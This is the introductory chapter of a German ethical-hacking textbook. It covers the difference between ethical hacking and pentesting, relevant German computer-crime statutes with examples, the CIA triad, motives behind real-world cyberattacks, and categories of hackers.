
Florian Dalwigk



FOOTPRINT UND RECONNAISSANCE, SCANNING NETWORKS UND ENUMERATION, VULNERABILITY ANALYSIS, SYSTEM HACKING UND MALWARE THREATS, SNIFFING, SOCIAL ENINGEERING, DENIAL-OF-SERVICE, SESSION HIJACKING, FIREWALLS UND HONEYPOTS, HACKING WEB SERVERS UND WEB APPLICATIONS, WLANS UND MOBILE PLATFORMS, IOT UND CLOUD HACKING, KRYPTOGRAPHIE, SQL INJECTION

ETHICAL HACKING

Das Handbuch für Pentesting und Red Teaming

- Von der Reconnaissance bis zur Exploitation
- Tools und Methoden verstehen
- Mit Lernvideos und Prüfungssimulator zur C|EH-Zertifizierung

+ Mit Lernvideos und Prüfungssimulator

Rheinwerk Computing

Kapitel 1
Einführung

In diesem Kapitel lernen Sie,

- was man unter Ethical Hacking und Pentesting versteht,
- welche Gesetze im Kontext des Ethical Hackings relevant sind,
- was die (erweiterten) Schutzziele der Informationssicherheit sind,
- welche Arten von Hackern es gibt, was ihre Motivationen sind und welcher Ethik sie folgen,
- was man unter der Cyber Kill Chain versteht,
- was man unter Advanced Persistent Threats (APTs) bzw. staatlichen Hackern versteht,
- was man unter CVE, CVSS, IoCs und TTP versteht und wie diese mit dem MITRE ATT&CK-Framework zusammenhängen und
- was man unter dem Cyber- und Informationskrieg versteht.

1.1 Was ist Ethical Hacking?

Direkt zu Beginn dieses Kapitels muss eine Sache klargestellt werden: *Ethical Hacking* ist *nicht* gleich *Pentesting*. Der Begriff *Ethical Hacking* setzt sich aus den beiden Wörtern *Ethical* und *Hacking* zusammen. Beim Hacking versucht man, sich durch technisches Geschick und spezielles Wissen Zugang zu Computern, Netzwerken oder Daten zu verschaffen. Das Ziel kann dabei variieren – von der Suche nach Sicherheitslücken in Systemen über das Sammeln von Informationen bis hin zur Manipulation oder Zerstörung von Daten. Das vorangestellte Wort »Ethical« bedeutet übersetzt so viel wie »ethisch«, und dementsprechend meint man mit »Ethical Hacking« einfach nur »ethisches Hacken«, das von »Ethical Hackern« betrieben wird.

Im Vergleich zu den Bad Guys operieren die ethischen Hacker auf dem Boden der Rechtsstaatlichkeit. Sie spüren Schwachstellen in Computersystemen, Netzwerken und Anwendungen für Unternehmen auf, um sie gegen Angriffe abzusichern. Dabei nutzen sie dieselben Werkzeuge und Vorgehensweisen wie die Gegenseite. Der wichtigste Unterschied zwischen einem (bösen) Hacker und einem Ethical Hacker besteht nicht etwa in den verwendeten Werkzeugen oder den technischen Fähigkeiten. Er

besteht darin, dass ein Ethical Hacker im (legalen) Auftrag handelt, der meistens auch in schriftlicher Form vorliegt. Er spürt Sicherheitslücken auf, um sie zu schließen und nicht um sie auszunutzen.

Pentesting ist hingegen eine Methode zur Bewertung der Sicherheit eines Systems, eines Netzwerks oder einer Webanwendung. Ein *Penetrationstest (Pentest)* wird von einem sogenannten *Penetrationstester (Pentester)* durchgeführt. Ein Pentester ist gleichzeitig auch ein Ethical Hacker, doch nicht jeder Ethical Hacker ist ein Pentester! Das Hauptziel eines Pentests besteht darin, potenzielle Sicherheitslücken zu identifizieren, über die ein Angreifer in das System eindringen könnte, um Daten zu stehlen, Malware zu installieren oder andere schädliche Aktivitäten durchzuführen. Das Ergebnis eines Pentests, bei dem gezielte Angriffe auf bestimmte Systemkomponenten durchgeführt werden, ist ein Bericht mit der Bewertung der Sicherheit eines Systems oder Netzwerks.

Im Gegensatz zum eher allgemein gehaltenen Begriff des *Ethical Hackings* ist ein Penetrationstest oft spezifisch und zielgerichtet, mit einem klaren Umfang und vordefinierten Zielen, die vor dem Test festgelegt werden. Man konzentriert sich auf bestimmte, vorab definierte Szenarien und verwendet spezifische Tools und Techniken, um Schwachstellen in diesen Bereichen zu finden. Im Rahmen des zuvor definierten Scopes (Auftragsumfangs) sollen Sicherheitslücken identifiziert und dokumentiert werden. Dabei darf allerdings nicht blind drauflosgehackt werden. Stattdessen müssen bestimmte organisatorische Maßnahmen getroffen werden, die zum einen Rechtssicherheit herstellen und zum anderen zu dem erfolgreichen Abschluss des Auftrags führen.

Ethical Hacking konzentriert sich eher auf die breite und umfassende Identifizierung von Sicherheitslücken, während Pentesting spezifischer und zielgerichteter ist, oft mit einem festgelegten Rahmen und spezifischen Zielen. Beide Ansätze sind für die Gewährleistung der Cybersicherheit von entscheidender Bedeutung, ergänzen sich gegenseitig und sollten als Teil einer umfassenden Sicherheitsstrategie unbedingt berücksichtigt werden. In Tabelle 1.1 werden noch einmal die Unterschiede zwischen einem *Ethical Hacker* und einem *Pentester* aufgeführt.

Ethical Hacker	Pentester
Er erhält Einblicke in die Infrastruktur einer Organisation, um die Sicherheit zu bewerten und bei entdeckten Defiziten geeignete Gegenmaßnahmen vorzuschlagen.	Abhängig davon, was genau getestet werden soll, erhält der Pentester nur limitierte (*Gray Box*) oder gar keine Einblicke (*Black Box*) in die Infrastruktur einer Organisation.

Tabelle 1.1 Gemeinsamkeiten und Unterschiede zwischen einem Ethical Hacker und einem Pentester

Ethical Hacker	Pentester
Er arbeitet kontinuierlich an der Sicherheit einer Organisation mit.	Er erstellt eine Momentaufnahme der Sicherheit einer Organisation.
Er ist in alle Sicherheitsprozesse involviert und nicht auf einen bestimmten Bereich festgelegt.	Er konzentriert sich auf einen abgesteckten Scope.
Er muss detaillierte Kenntnisse über die Taktiken, Techniken und Vorgehensweisen von Cyberkriminellen besitzen. Er wird oft in die Reaktion auf Sicherheitsvorfälle einbezogen und unterstützt das Incident-Response-Team.	Er wird weder in die Reaktion auf Sicherheitsvorfälle eingebunden noch unterstützt er das Incident-Response-Team.
Beide Rollen sind darauf ausgerichtet, die Sicherheit eines Systems zu testen und Schwachstellen zu identifizieren, die von böswilligen Akteuren ausgenutzt werden könnten.	
Sowohl Ethical Hacker als auch Pentester nutzen ähnliche Werkzeuge und Methoden, um mögliche Angriffspunkte zu finden und auszunutzen.	
Beide benötigen tiefgehende Kenntnisse in Bezug auf Netzwerke, Systeme und Sicherheitsprotokolle, um ihre Aufgaben effektiv zu erfüllen.	

Tabelle 1.1 Gemeinsamkeiten und Unterschiede zwischen einem Ethical Hacker und einem Pentester (Forts.)

Doch weshalb sollten Organisationen überhaupt einen Ethical Hacker engagieren?

- Zunächst einmal, um andere Hacker daran zu hindern, Zugriff auf die IT-Systeme einer Organisation zu erlangen, wodurch die darin gespeicherten Kundendaten geschützt werden.
- Der Ethical Hacker soll den aktuellen Stand der Sicherheit innerhalb der Organisation analysieren und sie durch geeignete Maßnahmen stärken, die auch die Sicherheitsrichtlinien betreffen.
- Mit der Hilfe eines Ethical Hackers können Schwachstellen in den Systemen aufgedeckt und ihr Schadenspotenzial bewertet werden.
- Ein Ethical Hacker kann zudem dabei helfen, das Sicherheitsbewusstsein auf allen Ebenen eines Unternehmens zu fördern.

Und was zeichnet einen guten Ethical Hacker aus? Welche Fähigkeiten sollte er mitbringen? Wir unterscheiden dabei zwischen *technischen* und *nichttechnischen Skills*, die in Tabelle 1.2 aufgeführt sind.

Technische Skills	Nichttechnische Skills
Möglichst breit aufgestelltes Wissen über verschiedene Sicherheitsthemen	Problemlösungsfähigkeit
Hohe technische Kompetenz	Schnelle Auffassungsgabe
Fundiertes Wissen über Netzwerke	Lernbereitschaft
Tiefgehendes Wissen zu verschiedenen Betriebssystemen	Kenntnis lokaler rechtlicher Vorgaben und Standards

Tabelle 1.2 Technische und nichttechnische Skills eines Ethical Hackers

Das Vorlesungsvideo zu der Frage, was ein Ethical Hacker ist, erreichen Sie über den folgenden Link:

Abbildung 1.1 https://florian-dalwigk.com/ceh/ethicalhacking_pentesting

1.2 Rechtliche Grundlagen

Ethical Hacker müssen sich natürlich an die lokalen *Gesetze* und *Standards* im jeweiligen Land halten, um nicht selbst den Arm der Justiz zu spüren zu bekommen. Im Folgenden sind einige Straftatbestände aufgelistet, die in Deutschland im Bereich der Cyberkriminalität relevant sind:

- In **§ 126a StGB** geht es um das gefährdende Verbreiten personenbezogener Daten. Wenn man personenbezogene Daten einer anderen Person verbreitet und die Person dadurch beispielsweise in Gefahr bringt, dann greift dieser Paragraf.

  Beispiel: Anna und Andreas sind ehemalige Partner. Nach einer unschönen Trennung entscheidet sich Andreas, Anna zu schaden. Er veröffentlicht Annas Handynummer und Adresse in einem Online-Forum und schreibt dort zusätzlich, dass Anna daran interessiert sei, Anrufe und Besuche zu erhalten, was natürlich nicht der Wahrheit entspricht. Er tut dies in der Absicht, dass andere Personen Anna belästigen oder sogar bedrohen werden.
- **§ 127 StGB** stellt das Betreiben von kriminellen Handelsplattformen im Internet unter Strafe. Das können z. B. Online-Marktplätze für Drogen, Waffen und Malware sein.

- **§ 202a StGB** behandelt das Ausspähen von Daten. Damit ist gemeint, dass sich eine Person unbefugt Zugang zu Daten verschafft, die nicht für sie bestimmt sind. Das erfolgt unter anderem durch die Überwindung von Zugangssicherungen.

  Beispiel: Lena bemerkt, dass ihr Kollege sein Passwort für den Zugang zu einem gesicherten Firmenlaufwerk auf einem Zettel notiert hat, den er unter seiner Tastatur versteckt. Lena verwendet dieses Passwort ohne Erlaubnis oder Wissen des Kollegen, um sich Zugang zu dem Laufwerk zu verschaffen, auf das sie normalerweise keinen Zugriff haben sollte. Auf diesem Laufwerk findet sie vertrauliche Kundendaten und Finanzberichte des Unternehmens, die gegen unberechtigten Zugriff besonders gesichert sind und ausschließlich für autorisierte Mitarbeiter bestimmt sind. Lena verstößt dadurch gegen § 202a StGB, da sie sich unbefugt Zugang zu besonders gesicherten Daten verschafft hat.
- In **§ 202b StGB** wird das Abfangen von Daten thematisiert. Damit ist gemeint, dass sich eine Person unter Anwendung technischer Mittel Daten aus einer nicht öffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage beschafft bzw. diese abfängt.

  Beispiel: Maria arbeitet als IT-Sicherheitsexpertin in einem Unternehmen. Sie entdeckt, dass zwischen zwei Gebäuden ihres Arbeitgebers sensible Daten über eine gesicherte Funkverbindung übertragen werden. Aus Neugier und um ihre Fähigkeiten zu testen, beschließt Maria, diese Datenübertragung abzufangen. Sie setzt spezielle Abhörgeräte ein, die elektromagnetische Signale erfassen können, und positioniert diese so, dass sie die Daten direkt aus der Luftschnittstelle aufnehmen kann, während diese zwischen den Gebäuden übermittelt werden.
- **§ 202c StGB** ist der sogenannte *Hackerparagraf*. In ihm geht es um das Vorbereiten des Ausspähens und Abfangens von Daten. Hier tauchen die beiden Begriffe *Ausspähen* und *Abfangen* aus den vorherigen beiden Paragrafen wieder auf. Darum verwundert es auch nicht, dass direkt in Absatz 1 davon die Rede ist, dass jemand sich schuldig macht, wenn er eine Straftat nach § 202a StGB oder § 202b StGB vorbereitet, indem er Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten ermöglichen (siehe § 202a Abs. 2 StGB), oder Computerprogramme, deren Zweck die Begehung einer solchen Tat ist, herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht.
- Unter *Datenhehlerei*, die in **§ 202d StGB** geregelt ist, versteht man das Erlangen von Daten durch eine rechtswidrige Tat oder das Überlassen solcher Daten in der Absicht, diese zu verbreiten oder sonst zugänglich zu machen, um sich oder einen Dritten zu bereichern oder einem anderen zu schaden.

  Beispiel: Tom erfährt, dass ein unbekannter Hacker illegal Zugang zu einer großen Menge von Kundendaten einer Versicherungsgesellschaft erlangt hat. Diese Daten umfassen Namen, Adressen, Geburtsdaten und Sozialversicherungsnummern. Tom kontaktiert den Hacker und kauft diese Daten, obwohl er weiß, dass sie auf

illegale Weise beschafft wurden. Anschließend verkauft er die Daten an mehrere Marketingfirmen, die diese Informationen nutzen möchten, um zielgerichtete Werbekampagnen zu starten, wodurch sich Tom eine erhebliche Summe Geld verschafft.

- **§ 253 StGB** regelt den Straftatbestand der Erpressung. Dieser ist erfüllt, wenn eine Person eine andere durch den Einsatz von Gewalt oder die Drohung mit einem empfindlichen Übel dazu zwingt, etwas zu tun, zu dulden oder zu unterlassen. Ziel ist es, sich oder einer dritten Person einen finanziellen oder materiellen Vorteil zu verschaffen. Ein Beispiel für Erpressung im Kontext der Cyberkriminalität ist der Einsatz einer Ransomware, also einer Software, die wichtige Dateien auf den IT-Systemen der Opfer verschlüsselt und damit in Geiselhaft nimmt.

  Beispiel: Julia infiziert die Computersysteme eines mittelständischen Unternehmens mit Ransomware. Diese verschlüsselt sämtliche Daten auf den betroffenen Systemen, wodurch das Unternehmen keinen Zugriff mehr auf wichtige Geschäftsdaten, Kundeninformationen oder Finanzberichte hat. Julia fordert nun ein Lösegeld von 50.000 Euro für die Freigabe der Daten. Sie droht, die Daten zu löschen oder öffentlich zugänglich zu machen, falls das Unternehmen nicht zahlt. Hier nutzt Julia die Drohung mit einem empfindlichen Übel – dem Verlust wichtiger Daten und den daraus resultierenden schwerwiegenden Geschäftsschäden –, um sich finanziell zu bereichern.

- **§ 263a StGB** beschäftigt sich mit dem sogenannten Computerbetrug. Hierbei geht es darum, dass jemand absichtlich die Ergebnisse eines Datenverarbeitungsvorgangs verfälscht, um sich oder anderen einen finanziellen Vorteil zu verschaffen, wodurch gleichzeitig das Vermögen einer anderen Person geschädigt wird. Das kann auf verschiedene Arten geschehen, z. B. durch die Eingabe falscher oder unvollständiger Daten, durch die unerlaubte Nutzung von Daten oder durch jede andere Form der unberechtigten Einflussnahme auf den Verarbeitungsprozess.

  Beispiel: Markus arbeitet in der Buchhaltung eines mittelständischen Unternehmens. Er hat Zugang zu den Finanzsystemen des Unternehmens und beschließt, diesen Zugang zu seinem Vorteil zu nutzen. Markus manipuliert die Buchhaltungssoftware, indem er gefälschte Lieferantenzahlungen programmiert. Er richtet das System so ein, dass es regelmäßig kleine Beträge auf ein Konto überweist, das er selbst kontrolliert, jedoch so, dass es aussieht, als seien es legitime Geschäftsausgaben. Dabei verwendet Markus seine Kenntnisse über das Programmieren und die internen Abläufe, um die Datensätze zu verändern, ohne Verdacht zu erregen. Dieser Betrug führt dazu, dass das Unternehmen Geld an ein Konto überweist, von dem es glaubt, es gehöre zu einem regulären Geschäftspartner. Tatsächlich fließen diese Gelder jedoch direkt zu Markus, wodurch er sich einen rechtswidrigen Vermögensvorteil verschafft, während das Vermögen des Unternehmens geschädigt wird.

- Auch das Fälschen beweiserheblicher Daten stellt eine Straftat dar, die in **§ 269 StGB** geregelt ist. Das Gesetz zielt darauf ab, die Integrität von digitalen Daten zu schützen, die als Beweismittel in rechtlichen Angelegenheiten dienen können. Es betrifft die Speicherung oder Änderung dieser Daten in einer Weise, dass sie – würde man sie ausdrucken oder auf einem Bildschirm anzeigen – wie eine gefälschte oder veränderte Urkunde wirken würden. Ebenfalls strafbar ist die Nutzung solcher manipulierten Daten.

  Beispiel: Claudia arbeitet als Sachbearbeiterin bei einer Versicherung. Um einen finanziellen Vorteil zu erlangen, entscheidet sie sich dazu, Schadensmeldungen zu manipulieren. Claudia greift auf das digitale System der Versicherung zu und ändert die Höhe der Schadenssummen in mehreren Dateien, sodass diese höher ausfallen, als sie tatsächlich waren. Sie speichert diese Daten absichtlich so ab, dass sie, würde man sie ausdrucken, wie echte Dokumente aussehen, die höhere Schadensansprüche bestätigen.
- Eng mit § 269 StGB verbunden ist **§ 270 StGB** zur Täuschung im Rechtsverkehr bei der Datenverarbeitung. Dieser steht die fälschliche Beeinflussung einer Datenverarbeitung im Rechtsverkehr gleich.

  Beispiel: Thomas arbeitet in der IT-Abteilung einer Bank. Er nutzt seine Zugriffsberechtigungen auf das Kreditbearbeitungssystem der Bank, um persönliche Vorteile zu erlangen: Thomas programmiert das System so um, dass es bei Kreditanträgen, die er selbst eingibt, automatisch positive Bonitätsbewertungen erzeugt, unabhängig von den tatsächlichen finanziellen Verhältnissen der Antragsteller. Indem er das Datenverarbeitungssystem so manipuliert, dass es unwahre Kreditwürdigkeiten ausgibt, beeinflusst Thomas die Entscheidungen der Bank zu seinen Gunsten oder zum Vorteil von Bekannten, denen er hilft, Kredite zu erhalten.
- In **§ 303a StGB** ist die *Datenveränderung* geregelt. Wer rechtswidrig Daten (nach § 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

  Beispiel: Lara arbeitet als Programmiererin bei einer Softwarefirma. Aufgrund eines Konflikts mit ihrem Arbeitgeber beschließt sie, Rache zu nehmen. Lara nutzt ihre Administrationsrechte, um auf das Server-System der Firma zuzugreifen. Sie löscht gezielt wichtige Projektdateien und macht Backups unbrauchbar, die für die Entwicklung neuer Softwareanwendungen kritisch sind. Durch ihr Handeln werden die Daten nicht nur gelöscht, sondern es wird auch die Möglichkeit der Wiederherstellung der Daten unterdrückt, was die Firmenprojekte erheblich verzögert und finanziellen Schaden verursacht. Lara hat damit rechtswidrig Daten verändert, die gesetzlich geschützt sind, indem sie sie unbrauchbar gemacht und gelöscht hat.
- In **§ 303b StGB** ist die sogenannte *Computersabotage* geregelt. Diese umfasst Handlungen wie das Einführen von Schadsoftware (Viren, Trojaner etc.), das Überfluten von Netzwerken mit Daten, um diese lahmzulegen (sogenannte DDoS-Attacken), oder auch physische Angriffe auf Hardware, die dazu führen, dass Computersyste-

me ihren Dienst versagen. Auch das Löschen oder Verändern von Daten, die für den Betrieb von wichtigen Systemen erforderlich sind, kann unter diese Vorschrift fallen, wenn es das Ziel ist, den normalen Betrieb zu stören oder zu verhindern.

Das Vorlesungsvideo zu den rechtlichen Grundlagen im Bereich des Ethical Hackings erreichen Sie über den folgenden Link:

Abbildung 1.2 https://florian-dalwigk.com/ceh/recht

1.3 Schutzziele der Informationssicherheit

Beginnen wir unsere Reise mit einer Frage: Warum das alles? Was schützt die *Informationssicherheit*? Die drei wichtigsten Schutzziele der Informationssicherheit sind die *Vertraulichkeit (Confidentiality)*, die *Integrität (Integrity)* und die *Verfügbarkeit (Availability)*. Die Anfangsbuchstaben der englischen Bezeichnungen ergeben die Abkürzung *CIA*, was jedoch nicht für den US-amerikanischen Auslandsgeheimdienst *Central Intelligence Agency* steht, sondern eben für **C**onfidentiality, **I**ntegrity und **A**vailability. Beachten Sie, dass das **A** in CIA nicht für »Authenticity«, sondern für »Availability« steht.

Man bezeichnet diese drei Schutzziele der Informationssicherheit auch als *CIA-Triade*. Daneben gibt es noch die *Authentizität (Authenticity)* und die Nichtabstreitbarkeit (*Non-Repudiation*). Tabelle 1.3 listet die CIA-Triade und die erweiterten Schutzziele der Informationssicherheit mit ihren jeweiligen Bedeutungen auf.

Schutzziel	Bedeutung
Vertraulichkeit (Confidentiality)	Bei der *Vertraulichkeit* geht es darum, nur autorisierten Personen Informationen zur Verfügung zu stellen. Das heißt, Unbefugten soll es nicht möglich sein, die geschützten Informationen einzusehen. Ihre Krankheitshistorie ist beispielsweise etwas, das Ihren Arbeitgeber nichts angeht, doch damit Ihr Arzt Sie adäquat behandeln kann, benötigt er diese Information, die Sie ihm temporär zur Verfügung stellen können. Wichtig: Dies geschieht *temporär*. Vertrauliche Informationen können einer Person auch nur für einen bestimmten Zeitraum zur Verfügung gestellt werden.

Tabelle 1.3 Die erweiterten Schutzziele der Informationssicherheit mit ihren jeweiligen Bedeutungen

Schutzziel	Bedeutung
Integrität (Integrity)	Die *Integrität* stellt sicher, dass Informationen nicht unerkannt verändert werden können. Wenn ein Hacker beispielsweise Ihre Krankenakte, in der sich Ihre gesamte Krankheitshistorie befindet, manipuliert und Befunde einträgt, die wiederum zu Fehldiagnosen führen, kann das unter Umständen lebensbedrohlich sein. Die Integrität kann beispielsweise durch Hashwerte gewährleistet werden, da bereits kleinste Änderungen an den Daten sofort an dem Hash erkennbar sind.
Verfügbarkeit (Availability)	Damit Informationen nicht verloren gehen und autorisierten Personen immer zur Verfügung stehen, wurde die *Verfügbarkeit* als drittes Schutzziel formuliert.
Authentizität (Authenticity)	Die *Authentizität* sorgt dafür, dass man tatsächlich mit demjenigen spricht, für den sich ein Kommunikationspartner auf der anderen Seite der Leitung ausgibt. Stellen Sie sich mal vor, was passieren würde, wenn Sie Ihr peinlichstes Geheimnis nicht Ihrer besten Freundin Larissa, sondern Ihrem Erzrivalen Christoph über das Internet anvertrauen. Deshalb wird durch geeignete Authentifizierungsmechanismen versucht, die digitale Identität einer Person zu verifizieren, z. B. indem man zur Anmeldung an einem Online-Account einen Benutzernamen und ein Passwort eingeben muss. Dass das insbesondere bei einem schwachen Passwort oftmals nicht ausreicht, sollte jedem klar sein, denn es handelt sich schließlich um Schutzziele, die erreicht werden sollen, aber möglicherweise nicht erreicht werden.
Nichtabstreitbarkeit (Non-Repudiation)	Die *Nichtabstreitbarkeit* stellt sicher, dass sowohl der Sender als auch der Empfänger einer Nachricht nicht leugnen können, diese gesendet oder erhalten zu haben. Das wird durch technische Mechanismen wie z. B. *digitale Signaturen* (siehe Kapitel 8) erreicht.

Tabelle 1.3 Die erweiterten Schutzziele der Informationssicherheit mit ihren jeweiligen Bedeutungen (Forts.)

Und wie stellt man die Verfügbarkeit sicher? Dafür gibt es mehrere technische Ansätze. Zum einen kann durch den Einsatz sogenannter *Loadbalancer* beispielsweise Denial-of-Service-Angriffen entgegengewirkt werden. Zum anderen können Redundanzen aufgebaut werden, die beispielsweise bei einem Systemausfall einspringen, um die Verfügbarkeit zu gewährleisten. Insbesondere bei Anwendungen, die täglich von Tausenden Menschen genutzt werden, ist dieses Vorgehen zu empfehlen.

Das Video zu den Schutzzielen der Informationssicherheit erreichen Sie über den folgenden Link:

Abbildung 1.3 https://florian-dalwigk.com/ceh/schutzziele

1.4 Motivation für Hacking-Angriffe

Am Anfang eines Cyberangriffs steht ein *Motiv* bzw. ein bestimmtes *Ziel*, das erreicht werden soll. Dazu wird mit einer bestimmten *Methode* eine *Sicherheitslücke* ausgenutzt. Diesen Zusammenhang kann man in der folgenden Formel zusammenfassen:

Angriff = Motiv bzw. Ziel + Methode + Sicherheitslücke

Ein Motiv kann beispielsweise durch die Annahme begründet sein, dass auf einem Zielsystem sensible personenbezogene Daten gespeichert sind, die man im Darknet verkaufen kann. Nachdem der Angreifer sein Ziel festgelegt hat, verwendet er verschiedene Werkzeuge und Angriffstechniken, um z. B. eine Sicherheitslücke auszunutzen und dadurch sein Ziel zu erreichen.

Welche Ziele bzw. Motivationen stecken hinter Computerstraftaten und Angriffen auf die Informationssicherheit?

- **Diebstahl und Manipulation von Daten**: Cyberkriminelle stehlen sensible Informationen, wie z. B. persönliche Daten oder Geschäftsgeheimnisse, um sie zu verkaufen oder für eigene Zwecke zu missbrauchen. Beispiele hierfür sind vergangene Datenlecks bei Facebook, Deezer und X (ehem. Twitter).
- **Erpressung**: Ein gängiges Ziel hinter Cyberangriffen ist die Erpressung von Lösegeld, was mithilfe sogenannter Ransomware gemacht wird. Angreifer verschlüsseln dabei die Daten eines Unternehmens und fordern eine Zahlung, um den Zugriff auf die Daten wiederherzustellen. Ein Beispiel hierfür ist der WannaCry-Angriff von 2017[1].
- **Rache**: Cyberangriffe können durch Rachegelüste motiviert sein, z. B. durch unzufriedene ehemalige Mitarbeiter oder Ex-Partner, die sensible Informationen auf Social-Media-Plattformen veröffentlichen oder Systeme sabotieren. Ein Beispiel

1 FlashStart. (2023). WannaCry 2017: Ransomware, die für Aufruhr sorgte. FlashStart. *https://flashstart.com/de/wannacry-2017-ransomware-die-fuer-aufruhr-sorgte/* [Stand: 03.09.2024].

hierfür ist der Angriff auf den Finanzdienstleister Capital One durch einen ehemaligen Mitarbeiter im Jahr 2019.[2]

- **Schaden verursachen**: Ein weiteres Motiv für Cyberangriffe ist es, dem Ziel direkt oder indirekt finanziellen Schaden zuzufügen. Das kann z. B. durch den Diebstahl von Geld oder die Sabotage der IT-Systeme geschehen. Ein Beispiel ist der Angriff auf die Maersk-Reederei mit der Ransomware NotPetya im Jahr 2017, der dem Unternehmen Kosten in dreistelliger Millionenhöhe verursachte.[3]
- **Politische und religiöse Motive**: Manche Cyberangriffe werden durchgeführt, um bestimmte politische oder religiöse Botschaften zu verbreiten. Hackergruppen wie z. B. Anonymous führen oft politisch motivierte Angriffe durch, um auf Missstände aufmerksam zu machen.[4]
- **Militärische Vorteile**: Staaten führen Cyberangriffe durch, um militärische Vorteile zu erlangen, z. B. durch das Eindringen in gegnerische Netzwerke oder das Lahmlegen kritischer Infrastrukturen. Ein Beispiel ist der Stuxnet-Wurm, der die iranischen Nuklearanlagen infiltriert hat.[5]
- **Reputationsschaden**: Cyberangriffe können auch darauf abzielen, den Ruf einer Organisation oder einer Person zu zerstören. Durch das Veröffentlichen sensibler oder kompromittierender Informationen können Angreifer das Vertrauen in die betroffene Organisation untergraben. Ein Beispiel ist der Angriff auf die Fluggesellschaft British Airways im Jahr 2018.[6]
- **Terrorismus**: Cyberangriffe können gezielt auf lebenswichtige Infrastrukturen wie das Stromnetz, die Wasserversorgung oder das Transportwesen abzielen, um Panik und Chaos in der Gesellschaft zu verbreiten. Ein bekanntes Beispiel ist der Cyberangriff auf das Stromnetz der Ukraine im Jahr 2015, der zu weitreichenden Stromausfällen führte.[7]

2 Rashid, F. Y. (2019). Capital One breach highlights challenges of insider threats. Decipher by Duo Security. *https://www.capitalone.com/digital/facts2019/* [Stand: 03.09.2024].

3 Scherschel, F. (2018). Nach NotPetya-Angriff: Weltkonzern Maersk arbeitete zehn Tage lang analog. Heise Online. *https://www.heise.de/news/Nach-NotPetya-Angriff-Weltkonzern-Maersk-arbeitete-zehn-Tage-lang-analog-3952112.html* [Stand: 03.09.2024].

4 Silomon, J., & Hansel, M. (2023). Die Rolle von Cyberkriminellen im Ukraine-Krieg. Heise Online. *https://www.heise.de/news/Die-Rolle-von-Cyberkriminellen-im-Ukraine-Krieg-6593962.html* [Stand: 03.09.2024].

5 Grell, D. (2011). Stuxnet Gemeinschaftsprojekt der USA und Israels? Heise Online. *https://www.heise.de/news/Stuxnet-Gemeinschaftsprojekt-der-USA-und-Israels-1170175.html* [Stand: 03.09.2024].

6 Schirrmacher, D. (2018). British Airways Hack: 185.000 weitere Kunden betroffen. Heise Online. *https://www.heise.de/news/British-Airways-Hack-185-000-weitere-Kunden-betroffen-4204675.html* [Stand: 03.09.2024].

7 Scherschel, F. (2018). Kritische Infrastruktur: Der Kampf gegen die russischen Hacker. Heise Online. *https://www.heise.de/news/Kritische-Infrastruktur-Der-Kampf-gegen-die-russischen-Hacker-3948553.html* [Stand: 03.09.2024].

- **Stören von Betriebsabläufen**: Angreifer können Unternehmen durch Denial-of-Service-Angriffe oder andere Methoden lahmlegen. Diese zielen darauf ab, die Betriebsabläufe einer Organisation zu unterbrechen und sie dadurch finanziell und operativ zu schädigen. Ein Beispiel hierfür ist der Angriff auf das Netzwerk von GitHub im Jahr 2018, der als einer der größten DDoS-Angriffe in die Geschichte einging.[8]

Das Vorlesungsvideo zu den Motivationen für Hacking-Angriffe erreichen Sie über den folgenden Link:

Abbildung 1.4 https://florian-dalwigk.com/ceh/motivation

1.5 Arten von Hackern

Hacker verfolgen verschiedene Ziele und bringen unterschiedliche Motivationen mit, nach denen man sie kategorisieren kann. In Abschnitt 1.4 haben Sie bereits einige Ziele und Motivationen kennengelernt:

- **Black Hat Hacker** sind die Hacker, über die in den Nachrichten berichtet wird, wenn es wieder irgendwo einen Hackerangriff gegeben hat. Sie nutzen ihre technischen Kenntnisse, um sich auf illegale Art und Weise zu bereichern, wie etwa durch das Ausspähen von Daten, das Einschleusen von Malware oder die Erpressung von Unternehmen mit Ransomware.
- **White Hat Hacker** sind »die Guten«, die ihre technischen Kenntnisse einsetzen, um im Auftrag von Unternehmen Schwachstellen in Computernetzwerken oder IT-Systemen zu finden. In diesem Fall nennt man sie auch Penetration-Tester (Pentester). Wenn sie sich vor allem mit der Verteidigung beschäftigen, bezeichnet man sie auch als »Security Analysts«.
- **Gray Hat Hacker** operieren im gesetzlichen Graubereich. Sie haben nicht immer einen schriftlichen Auftrag von einem Unternehmen, sondern begeben sich nicht selten selbst auf die Suche nach Schwachstellen. Die Betroffenen werden also nicht immer um Erlaubnis gefragt. Ein typisches Beispiel für einen Gray Hat ist ein

8 Schirrmacher, D. (2018). Rekord-DDoS-Attacke mit 1,35 Terabit pro Sekunde gegen GitHub.com. Heise Online. *https://www.heise.de/news/Rekord-DDoS-Attacke-mit-1-35-Terabit-pro-Sekunde-gegen-Github-com-3985411.html* [Stand: 03.09.2024].

Sicherheitsforscher, der auf Webseiten nach Schwachstellen sucht, die keine Vulnerability Disclosure Policy bzw. kein Bug-Bounty-Programm haben.

- **Suicide Hacker** sind digitale Selbstmordattentäter, die keine rechtlichen Konsequenzen fürchten und sogar Gefängnisstrafen für ihre Hacks in Kauf nehmen.
- **Script Kiddies** sind »Hacker«, die kaum technische Kenntnisse besitzen und sich fast ausschließlich auf Hacking-Tools verlassen, die von »echten Hackern« programmiert wurden.
